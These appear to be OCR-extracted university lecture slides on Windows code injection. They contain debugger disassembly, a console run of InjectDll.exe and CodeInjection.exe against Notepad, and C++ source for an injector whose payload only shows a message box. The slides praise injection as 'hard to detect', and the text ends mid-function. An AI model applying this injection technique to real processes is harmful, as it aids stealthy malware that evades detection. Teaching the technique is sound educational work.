10001016  .  C2 0400        RETN 4
10001019     CC             INT3
1000101A     CC             INT3
1000101B     CC             INT3
1000101C     CC             INT3
1000101D     CC             INT3
1000101E     CC             INT3
1000101F     CC             INT3
10001020 ┌$  55             PUSH EBP
10001021 │.  8BEC           MOV EBP,ESP
10001023 │.  8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
10001026 │.  48             DEC EAX
10001027 │.v 75 10          JNZ SHORT MsgBox.10001039
10001029 │.  50             PUSH EAX                                        ┌pThreadId
1000102A │.  50             PUSH EAX                                        │CreationFlags
1000102B │.  50             PUSH EAX                                        │pThreadParm
1000102C │.  68 00100010    PUSH MsgBox.10001000                            │ThreadFunction = MsgBox.10001000
10001031 │.  50             PUSH EAX                                        │StackSize
10001032 │.  50             PUSH EAX                                        │pSecurity
10001033 │.  FF15 00600010  CALL DWORD PTR DS:[<&KERNEL32.CreateThread>]      └CreateThread
10001039 │>  B8 01000000    MOV EAX,1
1000103E │.  5D             POP EBP
1000103F └.  C2 0C00        RETN 0C
10001042  $  3B0D 00800010  CMP ECX,DWORD
10001048  .v 75 02          JNZ SHORT Msg
1000104A     F3:            PREFIX REP:
DS:[100060E4]=7E4507EA (USER32.MessageB
```






```
7E45023C  .text  Export  OemKeyScan
7E45029E  .text  Export  MapVirtualKeyW
7E4502BB  .text  Export  OemToCharBuffW
7E4502F9  .text  Export  GetMenuCheckMarkDimensions
7E4507EA  .text  Export  MessageBoxA
7E450838  .text  Export  MessageBoxExW
7E45085C  .text  Export  MessageBoxExA
7E453497  .text  Export  CreateAcceleratorTableA
7E453631  .text  Export  GetKeyboardLayoutNameA
7E45370D  .text  Export  GetTaskmanWindow
```


Code Injection

You need to inject the code




```
10001000  . 6A 00          PUSH 0                                     ┌Style = MB_OK|MB_APPLMODAL
10001002  . 68 1C780010    PUSH MsgBox.1000781C                       │Title = "ReverseCore"
10001007  . 68 28780010    PUSH MsgBox.10007828                       │Text = "www.reversecore.com"
1000100C  . 6A 00          PUSH 0                                     │hOwner = NULL
1000100E  . FF15 E4600010  CALL DWORD PTR DS:[<&USER32.MessageBoxA>   └MessageBoxA
```

And the data:



```
Address   Hex dump                  ASCII
1000781C  52 65 76 65 72 73 65 43   ReverseC
10007824  6F 72 65 00 77 77 77 2E   ore.www.
1000782C  72 65 76 65 72 73 65 63   reversec
10007834  6F 72 65 2E 63 6F 6D 00   ore.com.
```




```
7E45023C  .text  Export  OemKeyScan
7E45029E  .text  Export  MapVirtualKeyW
7E4502BB  .text  Export  OemToCharBuffW
7E4502F9  .text  Export  GetMenuCheckMarkDimensions
7E4507EA  .text  Export  MessageBoxA
7E450838  .text  Export  MessageBoxExW
7E45085C  .text  Export  MessageBoxExA
7E453497  .text  Export  CreateAcceleratorTableA
7E453631  .text  Export  GetKeyboardLayoutNameA
7E45370D  .text  Export  GetTaskmanWindow
```

Why Code Injection


- 1. **Use less memory** → you don’t need to compile it as DLL
- 2. **Hard to detect** → DLL injection can easily be spotted, code injection is very sneaky.

- In short:
  - **DLL injection** is for huge code base and complex logic.
  - **Code injection** is for small code base with simple logic.



West Chester University


Code Injection Example (CodeInjection.exe)


Command Prompt - CodeInjection.exe 2148
Untitled - Notepad
File Edit Format View Help
ReverseCore
OK
ration
ration
ration
ration

```
03/02/2022  07:18 PM    <DIR>          .
03/02/2022  07:18 PM    <DIR>          ..
02/10/2021  07:52 PM             7,490 Eula.txt
04/03/2021  06:13 PM            51,200 HideProc.exe
04/03/2021  09:07 PM            51,200 HideProc2.exe
02/24/2022  06:45 AM    <DIR>          hookdbg
02/24/2022  06:44 AM            44,032 hookdbg.exe
07/05/2017  12:26 AM            45,056 InjectDll.exe
03/02/2022  07:17 PM            32,768 MsgBox.dll
01/24/2019  12:48 AM            75,264 myhack.dll
02/02/2021  05:23 PM            75,264 myhack2.dll
04/03/2021  06:13 PM            43,520 stealth.dll
02/10/2021  07:52 PM           347,016 strings.exe
02/10/2021  07:52 PM           448,888 strings64.exe
02/10/2021  07:52 PM           529,280 strings64a.exe
              12 File(s)      1,750,978 bytes
               3 Dir(s)   5,653,028,864 bytes free

C:\Work>InjectDll.exe 2148 C:\Work\MsgBox.dll
InjectDll("C:\Work\MsgBox.dll") success!!!

C:\Work>CodeInjection.exe 2148

C:\Work>CodeInjection.exe 2148
```


www.reversecore.com

CodeInjection.cpp – main()




```cpp
int main(int argc, char *argv[])
{
    DWORD dwPID     = 0;

    if( argc != 2 )
    {
        printf("\n USAGE  : %s <pid>\n", argv[0]);
        return 1;
    }

    // change privilege
    if( !SetPrivilege(SE_DEBUG_NAME, TRUE) )
        return 1;

    // code injection
    dwPID = (DWORD)atol(argv[1]);
    InjectCode(dwPID);

    return 0;
}
```

CodeInjection.cpp – ThreadProc()



```cpp
typedef struct _THREAD_PARAM
{
    FARPROC pFunc[2];               // LoadLibraryA(), GetProcAddress()
    char    szBuf[4][128];          // "user32.dll", "MessageBoxA", "www.reversecore.com", "ReverseCore"
} THREAD_PARAM, *PTHREAD_PARAM;

typedef HMODULE (WINAPI *PFLOADLIBRARYA)
(
    LPCSTR lpLibFileName
);

typedef FARPROC (WINAPI *PFGETPROCADDRESS)
(
    HMODULE hModule,
    LPCSTR lpProcName
);

typedef int (WINAPI *PFMESSAGEBOXA)
(
    HWND hWnd,
    LPCSTR lpText,
    LPCSTR lpCaption,
    UINT uType
);

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    PTHREAD_PARAM   pParam      = (PTHREAD_PARAM)lParam;
    HMODULE         hMod        = NULL;
    FARPROC         pFunc       = NULL;

    // LoadLibrary()
    hMod = ((PFLOADLIBRARYA)pParam->pFunc[0])(pParam->szBuf[0]);    // "user32.dll"
    if( !hMod )
        return 1;

    // GetProcAddress()
    pFunc = (FARPROC)((PFGETPROCADDRESS)pParam->pFunc[1])(hMod, pParam->szBuf[1]);  // "MessageBoxA"
    if( !pFunc )
        return 1;

    // MessageBoxA()
    ((PFMESSAGEBOXA)pFunc)(NULL, pParam->szBuf[2], pParam->szBuf[3], MB_OK);

    return 0;
}
```

CodeInjection.cpp – ThreadProc()




```cpp
DWORD WINAPI ThreadProc(LPVOID lParam)
{
    PTHREAD_PARAM    pParam      = (PTHREAD_PARAM)lParam;
